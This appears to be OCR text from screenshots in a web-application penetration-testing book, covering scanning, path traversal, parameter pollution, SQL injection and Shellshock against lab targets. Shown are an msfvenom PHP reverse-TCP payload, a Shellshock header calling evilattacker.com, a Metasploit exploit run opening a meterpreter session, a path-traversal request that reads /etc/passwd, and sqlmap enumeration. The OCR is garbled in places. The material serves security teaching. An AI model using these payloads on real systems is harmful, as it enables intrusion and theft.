<ol> <li>http://192.168.1.62/post_comment.php?id=1 ( show trace + )</li> </ol>		
Incorrect or missing charset (low risk) (17)		
Incorrect or missing MIME type (low risk) (1)		
<ol> <li>http://192.168.1.62/icons/README [show trace +] Memo: text/ani</li> </ol>		
Password entry form - consider brute-force (1)		
1. http://192.168.1.62/admin/index.php [show trace +]		
Unknown form field (can't autocomplete) (2)		
Hidden files / directories (4)		=
Directory listing enabled (12)		
New 404 signature seen (1)		
New 'X-*' header value seen (4)		
New 'Server' header value seen (1)		
New HTTP cookie added (1)		
1. http://192.168.1.62/admin/[show trace+] Meno: PMPSESSD	results	*


	Burp Suite Free Edition v1.6.01	• • •	8
Burp Intruder Repeater Window Help			
Target Proxy Spider Scanner Intruder	Repeater Sequencer Decoder Comparer E:	xtender Options Alerts	
Site map Scope			
			_
Filter: Hiding not found items; hiding CSS, image	d general binary content; hiding 4×× responses; hiding e	empty folders	?
▼ http://192.168.1.70	Host Method URL	Params Sta 🔺 Length MIME type T	г
<ul> <li>/</li> <li>AppSensorDerno</li> <li>ESAPI-Java-SwingSet-Interactive</li> <li>OWASP-CSRFGuard-Test-Application.I</li> <li>WackoPicko</li> <li>WebGoat</li> <li>animatedcollapse.js</li> <li>awstats</li> <li>bodgeit</li> <li>cyclone</li> <li>dom-xss-example.html</li> <li>dvwa</li> <li>gallery2</li> <li>astata</li> </ul>	http://sizzlejs.com     GET     /       http://query.com     GET     /       https://www.owasp.o     GET     /       http://samurai.inguar     GET     /       http://www.dynamic     GET     /       http://www.dynamic     GET     /       http://www.dynamic     GET     /       http://www.w3.org     GET     /       Mttp://www.w3.org     GET     //License       http://www.w3.org     GET     /TR/1999/REC-html4.	HTML HTML HTML HTML	
getboo ghost ghost gruyere gtd-php hackxor_intro.php joomla giguery.minjs mardiant-struts-forms.html moir.html mono mutillidae mutillidae oneliner_intro.php	Raw Headers Hex GET / HTTP/1.1 Host: sizzlejs.com Accept: */* Accept-Language: en User-Agent: Mozilla/5.0 (compatible 6.1; Win64; x64; Trident/5.0) Connection: close	e; MSIE 9.0; Windows NT	
orangehrm owaspbricks	?	0 match	:he:

Site map S	cope			
	ot found items; hiding CSS, image a	nd general	binary cont	ent; hiding
🗋 dvwa		Host		Method
🗋 gallery	2	http://192	2.168.1.70	GET
🗋 getboo			2.168.1.70	GET
🗋 ghost		http://192	2.168.1.70	GET
🕨 🧮 gruyer			2.168.1.70	GET
🗋 gtd-ph			2.168.1.70	GET
ioomla	or_intro.php		2.168.1.70	GET
s jquery.			2.168.1.70 2.168.1.70	GET GET
	ant-struts-forms.html		2.168.1.70	GET
🗋 mcir.ht	tml		2.168.1.70	GET
nono mono			1	
⊳ ⊑ n ⊑	http://192.168.1.70/mutillidae		~	
n n	Add to scope		Respo	nse
	Spider this branch		Headers	Hex
	Actively scan this branch		itillid	ae/ HTT
	Passively scan this branch		92.168	
D ra	Engagement tools [Pro version on	y] 🕨 🕨		ozilla/
D re	Compare site maps		r	l Firef
🗋 til	Expand branch		1010010	I FILEI
D vi	Expand requested items		1	<b>1</b> · · · ·
► 🗖 v	Delete branch		imi, app	licatio
	Copy URLs in this branch			
	Copy links in this branch		Langua	~
Dw	Save selected items		Encodi	
▶ 🗖 y				
▶ 🦲 z	Site map help		< +	

Target Proxy Spider Scanner Intruder Repeater Sequencer		
Control Options		
Spider Status Use these settings to monitor and control Burp Spider. To begin spidering, target site map, and choose "Spider this host / branch".		
Spider is running Clear queues		
Requests made: 444		
Bytes transferred: 3,130,073		
Requests queued: 0		
Forms queued: 0		
Spider Scope		
Use suite scope [defined in Target tab]		
Use custom scope		

Application Login These settings control how the Spider submits login forms.	
<ul> <li>Don't submit login forms</li> </ul>	
<ul> <li>Prompt for guidance</li> <li>Handle as ordinary forms</li> </ul>	
Automatically submit these credentials:	
Username:	
Password:	

u	er status				
t  et		Burp Spider	- Submit Form	• •	]
pi			Please choose the value of each form field whic p handles forms in the Spider options tab.	h should be	
	Action URL: http://192. Method: POST	168. 1. 70/dvwa/login. php			
ns	Туре	Name	Value		
	Text	username	·		
	Submit		Login=Login		1
d	Password	password			1
٦					1
J					
J					1
			Submit form	ore form	



# Chapter 4: Major Flaws in Web Applications

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/) http://192.168.1.69/dwwa
Work Method 🛛 Use GET requests only ④ Auto Switch (HEAD and GET)
Number Of Threads 🖂 🖂 Number Of Threads 🗌 Go Faster
Select scanning type: <ul> <li>List based brute force</li> <li>Pure Brute Force</li> </ul> File with list of dirs/files   /usr/share/dirbuster/wordlists/directory-list-1.0.txt   Char set   a-zA-Z0-9%20   Min length   1   Max Length   8
Select starting options: <ul> <li>Standard start point</li> <li>URL Fuzz</li> </ul>
✓ Brute Force Dirs     ✓ Be Recursive     Dir to start with
Brute Force Files     Use Blank Extension File extension php
URL to fuzz - /test.html?url={dir}.asp
/
Exit Start

😢 🗢 🕕 WebScarab	
<u>F</u> ile <u>V</u> iew <u>T</u> ools <u>H</u> elp (1)	
XSS/CRLF SessionID Analysis Scripted Fragments Fuzzer Compare Search	
Summary Messages Proxy Manual Request WebServices Spider	Extensions
COMMENTS	2-
COMMENTS	
SCRIPTS	
<b Admin Credentials (username/password): admin@owaspbwa.org/adminadmin 	>>
<td <a href="javascript:animatedcollapse.toggle('phpbb2')"><img phpbb2"="" src="images/Knob_Add.p&lt;br&gt;&lt;div id=" style="width: 400px; background: #D2FBFF; display:none"/> <b>Version: </b>2.0.0  <b>Language: </b>PHP  <b>Admin Credentials (username/password): </b>admin/admin  <b>User Credentials (username/password): </b>user/user  <b>User Credentials (username/password): </b>mod/mod  <b>Release Date: </b>April 4, 2002  <b>Link: </b><a href="http://www.phpbb.com/">home page</a> </br></br></br></br></br></a>	png" width="2 ≡


burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder
intercept options history
forward drop intercept is on action
raw params headers hex
POST /form/login.php HTTP/1.1 Host: www.testlab.org User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.15) Gecko/2009102815 U Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-us,en;q=0.5 Accept-Encoding: gzip,deflate Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7 Keep-Alive: 300 Proxy-Connection: keep-alive Referer: http://www.testlab.org/form/login.html Content-Type: application/x-www-form-urlencoded Content-Length: 34 user=admin&pass=admin&button=Login



request to http://192.168.1.65:80
forward drop intercept is on action
raw params headers hex
POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1 Host: 192.168.1.65 User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.15) Gecko/2009102815 Ubuntu/9.04 (jaunty) Firefox/3.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-us,en;q=0.5 Accept-Encoding: gzip,deflate Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7 Keep-Alive: 300 Proxy-Connection: keep-alive Referer: http://192.168.1.65/mutillidae/index.php?page=text-file-viewer.php Cookie: showhints=0; PHPSESSID=gmabc2ch5mfhg9nnf70560e2p0; acopendivids=swingset,jotto,phpbb2,redmine; acgu Content-Type: application/x-www-form-urlencoded Content-Length: 106
textfile=http%3A%2F%2Fwww.textfiles.com%2Fhacking%2Fhack1.hac&text-file-viewer-php-submit-button=View+File

request to http://192.168.1.65:80					
forward	drop	intercept is on	action		
raw params headers hex					
POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1 Host: 192.168.1.65 User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.15) Gecko/2009102815 U Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-us,en;q=0.5 Accept-Encoding: gzip,deflate Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7 Keep-Alive: 300 Proxy-Connection: keep-alive Referer: http://192.168.1.65/mutillidae/index.php?page=text-file-viewer.php Cookie: showhints=0; PHPSESSID=gmabc2ch5mfhg9nnf70560e2p0; acopendivids=swin Content-Type: application/x-www-form-urlencoded Content-Length: 109 textfile=//./etc/passwd&text-file-viewer-php-submit-button=View+File					

← → C 🗅 192.168.1.68/mutillidae/index.php?page=text-file-viewer.php				
Take the time to read some of these great old school hacker text files.Just choose one form the list and submit.				
Text File Name Intrusion Detection in Computers by Victor H. Marshall (January 29, 1991) ▼				
View File				
For other great old school hacking texts, check out http://www.textfiles.com/ .				
File://etc/passwd				
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh				
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh				
lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh				
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh				
www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh				





## Server Error in '/' Application.


#### Invalid column name 'x'.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.


Exception Details: System.Data.SqlClient.SqlException: Invalid column name 'x'.







🗲 🛞 192.168.1.70/mutillidae/index.php?page=dns-lookup.p	hp			☆ ⊽ <b>x</b>
		DNS Look	up	
		able to XSS!! OK Enter IP or hos able to XSS Lookup DNS	DNS lookup on? tname	




Parsed Raw
POST http://vulnsite.org:80/shopping/show.php HTTP/1.1
Host: VM1
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.24) Gecko/20111103 Firefox/3.6.24
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115 Proxy-Connection: keep-alive
Referer: http://vulnsite.org/shopping
Cookie: PHPSESSID=5t8b14sgg2uutpkigld895ac24
Content-Type: application/x-www-form-urlencoded
Content-length: 19
item id=1&item id=2
one variable in POST
method
incurou

Parsed	Raw	
	bestloo	t.com/cart.php HTTP/1.1
Host: VM1		
		5.0 (X11; U; Linux i686; en-US; rv:1.9.2.24) Gecko/20111103 Firefox/3.6.24
		oplication/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
		en-us,en;q=0.5
Accept-Enco		
		-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: I	115	
Proxy-Conne		
Referer: htt	p://best	oot.com/shopping
		=qu8b14sewg2uruqwkityd895ac58
		cation/x-www-form-urlencoded
Content-len	gth: 19	
item id=111	L&disco	unt amount=500&final amount=2500&item id=222
X		<b>∧</b> -
	Malici	ous POST request with duplicate variables


Parsed Raw
HTTP/1.1 302 Moved Temporarily Date: Wed, 08 March 2015 1:23:28 GMT Location: http://fakewebsite.com/regions.php?region=India Content-Type: text/html Set-Cookie: Cookie: PHPSESSID=edqvg3nt390ujqr906730ru1p5 ApqwBE!-1251019693; path=/ Connection: Close

## Chapter 5: Attacking the Server Using Injection-based Flaws

up://onunebook	store.com/list.php	
Tesla		
Greylore		
Dante		
Tinkle		
Arkin Comics		
Heven & Hell		
Linux kali-1 3.18.0	-kali3.amd64	








Summary	,									
5-1					Summa	ary				
\$- 										
3- 2- 1-										
0 1	2	3		4 5	5	Ġ	7 8			
	SQL Injection (1)	Blind SQL Injection (2)	File Handling (3)	Cross Site Scripting (4)	CRLF (5)	Commands execution (6)	Resource consumption (7)	Htaccess Bypass (8)	Backup file (9)	Potentially dangerous file (10)
High	0	ò	0	0	0	1	0	0	0	0
Medium	0	0	0	0	0	0	3	0	0	0
Low	0	0	0	0	0	0	0	0	0	0
	EXECUTION									
	- EALCOUTION							iact this com	mands in th	e request
	. This atta		n executing s	system comm	ands on	the server. The a	attacker tries to in	ject this com		erequest
∃COMMANDS Descriptio	n: This atta	ers		-			attacker tries to in	Ject this com		erequest
≡commands Descriptio Solution:	n: This atta paramete Prefer we	ers orking withou	ut user input	system comm when using file php/Commar	e system	n calls	attacker tries to in	Ject this com		erequest
COMMANDS Descriptio Solution:	n: This atta paramete Prefer we	ers orking withou	ut user input	when using file	e system	n calls	attacker tries to in	Ject this com		erequest
escriptio olution: teference	n: This atta paramete Prefer we s: • http	ers orking withou	ut user input	when using file	e system	n calls	attacker tries to in	Ject this com		erequest
commands escriptio colution: teference	n: This atta paramete Prefer we s: • http High	ers orking withou o://www.owas	ut user input	when using file php/Commar	e system	n calls	attacker tries to in			erequest
■ COMMANDS Descriptio	n: This atta paramete Prefer we s: • http High http://19	ers orking withou o://www.owas	ut user input t sp.org/index.	when using file php/Commar	e system	n calls	attacker tries to in			erequest

root@kali-1:/home# msfvenom -p php/meterpreter/reverse\_tcp LHOST=192.168.1.69 LP
ORT=5061 -e php/base64 -f raw > /home/data/phpshell.txt
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
php/base64 succeeded with size 1785 (iteration=0)
root@kali-1:/home#

					F	phpshel	l.txt						_		×
			Options												
ph<br ?>	ip ech	o eva	al (base	:64_d€	ecode(	Izw.ch	hr(47)	.cGhw0	Cgplcn	Jvcl9 <sub>3</sub>	/ZXBvcr	Rpbr	ιсоΜ	Ck7	C

<pre>root@kali-1:/home# cd /home/data/ root@kali-1:/home/data# python -m SimpleHTTPServer 80</pre>
Serving HTTP on 0.0.0.0 port 80
192.168.1.60 [28/Mar/2015 03:50:46] "GET / HTTP/1.1" 200 -
192.168.1.60 [28/Mar/2015 03:50:46] "GET /css/kube.min.css HTTP/1.1" 200 -
192.168.1.60 [28/Mar/2015 03:50:46] "GET /css/master.css HTTP/1.1" 200 -
192.168.1.60 [28/Mar/2015 03:50:46] "GET /js/jquery-1.9.1.min.js HTTP/1.1" 2
90 -
192.168.1.60 [28/Mar/2015 03:50:46] "GET /logo clear.png HTTP/1.1" 200 -
192.168.1.60 [28/Mar/2015 03:50:46] "GET /js/kube.tabs.js HTTP/1.1" 200 -
192.168.1.60 [28/Mar/2015 03:50:46] code 404, message File not found
192.168.1.60 [28/Mar/2015 03:50:46] "GET /favicon.ico HTTP/1.1" 404 -
192.168.1.60 [28/Mar/2015 03:51:16] "GET / HTTP/1.1" 200 -
192.168.1.60 [28/Mar/2015 03:51:18] "GET /phpshell.txt HTTP/1.1" 200 -








Request to http://192.168.1.70:8	Intercept is on Action	Normal Header
GET /mutillidae/index.php?pd	age=user-info.php&username=%60	&password=%60 &user-info-php-submit-button
Host: 192.168.1.70		
		0101 Firefox/31.0 Iceweasel/31.5.0
	/xhtml+xml,application/xml;q=0.9,*/	/*;q=0.8
Accept-Language: en-US,en;c	•	
Accept-Encoding: gzip, deflat		
Referer: http://192.168.1.70/1	mutillidae/index.php?page=user-info	.php
Request to http://192.168.1.70:8	0	Changing User-Agent
Request to http://192.168.1.70:80 Forward Drop	0 Intercept is on Action	Changing User-Agent field to exploit Shellshock
Forward Drop Raw Params Headers Hex	Intercept is on Action	
Forward Drop Raw Params Headers Hex	Intercept is on Action	field to exploit Shellshock
Forward Drop Raw Params Headers Hex GET /mutillidae/index.php?pa	Intercept is on Action	field to exploit Shellshock
Forward Drop Raw Params Headers Hex GET /mutillidae/index.php?pa Host: 192.168.1.70 User-Agent: () {:;}; ping -c 2 e	Intercept is on Action	field to exploit Shellshock
Forward Drop Raw Params Headers Hex GET /mutillidae/index.php?pa Host: 192.168.1.70 User-Agent: () {:;}; ping -c 2 e	Intercept is on Action	field to exploit Shellshock
Forward Drop Raw Params Headers Hex GET /mutillidae/index.php?pa Host: 192.168.1.70 User-Agent: () {:;}; ping -c 2 e Accept: text/html,application/:	Intercept is on Action dge=user-info.php&username=%60& evilattacker.com xhtml+xml,application/xml;q=0.9,*/ =0.5 e	field to exploit Shellshock

<pre>root@kali-1:~# dirb http://192.168.1.67 /usr/share/dirb/wordlists/common.txt</pre>
DIRB v2.21
By The Dark Raver
START_TIME: Mon Mar 30 08:23:52 2015
URL_BASE: http://192.168.1.67/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4592
Scanning URL: http://192.168.1.67/ ==> DIRECTORY: http://192.168.1.67/cgi-bin/
+ http://192.168.1.67/cgi-bin/ (CODE:403 SIZE:210)
==> DIRECTORY: http://192.168.1.67/css/
+ http://192.168.1.67/favicon.ico (CODE:200 SIZE:14634)
+ http://192.168.1.67/index.html (CODE:200 SIZE:1704)are able to hear"
==> DIRECTORY: http://192.168.1.67/js/
Entering directory: http://192.168.1.67/cgi-bin/
+ http://192.168.1.67/cgi-bin/status (CODE:200 SIZE:176)


<u>msf</u> exploit( <mark>apache</mark>	multi/http/apache_mod_cgi_bash_env_e _mod_cgi_bash_env_exec) > show optio ploit/multi/http/apache_mod_cgi_bash	ins	
Name	Current Setting	Required	Description
CMD_MAX_LENGTH	2048	yes	CMD max line le
CVE	CVE-2014-6271 VE-2014-6271, CVE-2014-6278)	yes	CVE to check/ex
HEADER		yes	HTTP header to
	GET	yes	HTTP method to
Proxies f format type:host	:port[,type:host:port][]	no	A proxy chain o
	192.168.1.67	yes	The target addr
ess "the q RPATH binaries used by	uieter you become, the more you a: /bin the CmdStager	re able to yes	hear" Target PATH for
RPORT TARGETURI ipt	80 http://192.168.1.67/cgi-bin/status	yes yes	The target port Path to CGI scr

Payload options	(linux/x86/meterp	reter/reve	rse_tcp):		
Name	Current Setting	Required	Description		
Debug0ptions ter	0	no	Debugging o	ptions for POSIX meterpre	
LHOST LPORT	192.168.1.69 4444	yes yes	The listen a The listen p		
Exploit target:					
Id Name					
0 Linux x86					
<u>msf</u> exploit( <mark>apac</mark> l	he_mod_cgi_bash_e	nv_exec) >	exploit		
[*] Command Stage [*] Transmitting [*] Sending stage [*] Meterpreter s		.60% done ger for ov to 192.16 (192.168.1	(837/832 byte er-sized stac 8.1.67 .69:4444 -> 1		
<u>meterpreter</u> > sys Computer : vu OS : L:					
Architecture : i@ Meterpreter : x8 <u>meterpreter</u> >	686				

root@kali	-1:~#	nmap -sV 192	.168.1.70						
Starting	Nmap 6	6.47 ( http:/	/nmap.org	) at	2015-03-2	29 22:5	9 IST		
Nmap scan	repor	t for 192.16	8.1.70						
Host is u	up (0.0	0020s latenc	y).						
Not shown	1: 990	closed ports							
PORT	STATE	SERVICE	VERSION						
22/tcp 2.0)	open	ssh	OpenSSH 5.	Зр1	Debian 3u	buntu4	(Ubuntu	Linux; p	protocol
3306/tcp	open	http mysql ovm-manager		41-3	ubuntu12.6	buntu) 6-log	mod mono	/2.4.3 F	PHP/5.3.
8080/tcp	open	http	Apache Tom	icat/	Coyote JSF	o engin	e 1.1		
8081/tcp	open	h <del>ti</del> quieter	Jetty <sup>0</sup> 6:01	25	the more	you ai	e able t	o hear"	
MAC Addre	ess: 00	:0C:29:8F:CA	:00 (VMwar	e)					
Service I	info: 0	S: Linux; CP	E: cpe:/o:	linu	x:linux_k@	ernel			




root@kali-1:/home/data# sqlmap -u http://onlinebookstore.org/stock.php?id=100 --threads=2 --dbs




<pre>root@kali-1:/home/data# sqlmap -r /home/data/http_file1threads=5dbs</pre>
sqlmap/1.0-dev - automatic SQL injection and database takeover tool http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ille
gal. It is the end user's responsibility to obey all applicable local, state and federal laws. D
evelopers assume no liability and are not responsible for any misuse or damage caused by this pr
ogram
[*] starting at 01:00:27
[01:50:58] [INFO] fetchedhdatailogged და ცღანირბეფისიძლის/ყვი/ვტილა/ვდეოვი/დაციოს/192.168.1.70
[*] shutting down at 01:50:58
<pre>root@kali-1:/home/data#</pre>

root@kali-1:/home/data# sqlmap -r /home/data/http_file1threads=5tables sqlmap/1.0-dev - automatic SQL injection and database takeover tool http://sqlmap.org	
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ill gal. It is the end user's responsibility to obey all applicable local, state and federal laws. evelopers assume no liability and are not responsible for any misuse or damage caused by this p ogram Database: getboo [8 tables]	D
activation bookexportimport bookmarkhits captchahits configs configs configs_groups ebhints	
Database: bricks [1 table]	










# Start of the url used for the injection # In inband/union mode, it is generally a good idea to append "AND 0" so # Ex : our \$url\_start = "http://localhost/script.php?id=1'"; our \$url\_start = ""; # End of the url used for the injection # When possible, it is generally a good idea to use "#" here, so that ou # Ex : our \$url\_end = "#"; our \$url\_end = ""; # Use POST instead of GET our \$post = 0; # Use blind injection ? # set it to 1 for boolean-based blind injection # set it to 2 for time-based blind injection (requires MySQL >= 5.0.12) our \$blind = 0;

